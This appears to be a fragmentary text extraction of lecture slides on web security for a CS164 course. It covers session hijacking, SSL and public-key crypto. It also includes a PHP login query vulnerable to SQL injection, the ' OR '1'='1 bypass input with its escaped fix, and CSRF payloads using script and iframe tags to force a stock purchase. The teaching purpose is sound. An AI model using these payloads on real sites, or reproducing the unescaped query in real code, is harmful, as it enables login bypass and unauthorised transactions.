



security

iPhone Tracker

<http://petewarden.github.com/iPhoneTracker/>









obvious threats

Telnet

FTP

HTTP

MySQL

...



HTTP/1.x 200 OK
Date: Mon, 23 Apr 2012 13:00:00 EST
Server: Apache/2
X-Powered-By: PHP/5.3.3
Expires: Thu, 23 Apr 1981 13:00:00 EST
Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0
Pragma: no-cache
Set-Cookie: PHPSESSID=5899f546557421d38d74b659e5bf384f; path=/
Set-Cookie: secret=12345
Vary: Accept-Encoding, User-Agent
Content-Encoding: gzip
Content-Length: 261
Keep-Alive: timeout=1, max=100
Connection: Keep-Alive
Content-Type: text/html



session hijacking

physical access

packet sniffing

session fixation

XSS

...

SSL



Up to **256-bit** encryption!
99% browser recognition!

SSL Certificates

Secure data and transactions!

> SECURE

#1 IN HOSTED SSL CERTIFICATES

#2 SSL CERTIFICATE PROVIDER

The banner features a yellow and black striped background on the right side, with a padlock icon. The text is primarily in green and black, with red used for emphasis on '256-bit' and '99%'.



Up to **256-bit** encryption!
99% browser recognition!

SSL Certificates

Secure data and transactions!


> SECURE

#1 IN HOSTED SSL CERTIFICATES


#2 SSL CERTIFICATE PROVIDER

This is a reflection of the banner above, rendered in a lighter, semi-transparent style.

public-key crypto



Diffie-Hellman (DLP)



Log in

You must have cookies enabled to log in to CS164.

Username:

Password:

☐ Remember my login on this browser (for a maximum of 30 days)

Log in

You must have cookies enabled to log in to CS164.

Username:

Password:

☐ Remember my login on this browser (for a maximum of 30 days)

```
$sql = sprintf("SELECT uid FROM users WHERE username='%s' AND  
password='%s'", $_POST["username"], $_POST["password"]));
```

```
SELECT uid FROM users WHERE username='' AND  
password='' OR '1'='1'
```

```
$sql = sprintf("SELECT uid FROM users WHERE username='%s' AND  
password='%s'", mysql_real_escape_string($_POST["username"]),  
mysql_real_escape_string($_POST["password"]));
```

```
SELECT uid FROM users WHERE username='' AND  
password='\ ' OR \'1\'=\'1\'
```

CSRF

1. You log into etrade.com.
2. You then visit a bad guy's website.
3. Bad guy's site contains a link to
<http://etrade.com/buy.php?symbol=INFX.PK>
4. You unwittingly buy the penny stock!

CSRF

<script src="etrade.com/buy.php?symbol=INFX.PK"><script>

<iframe src="etrade.com/buy.php?symbol=INFX.PK">

...

XSS

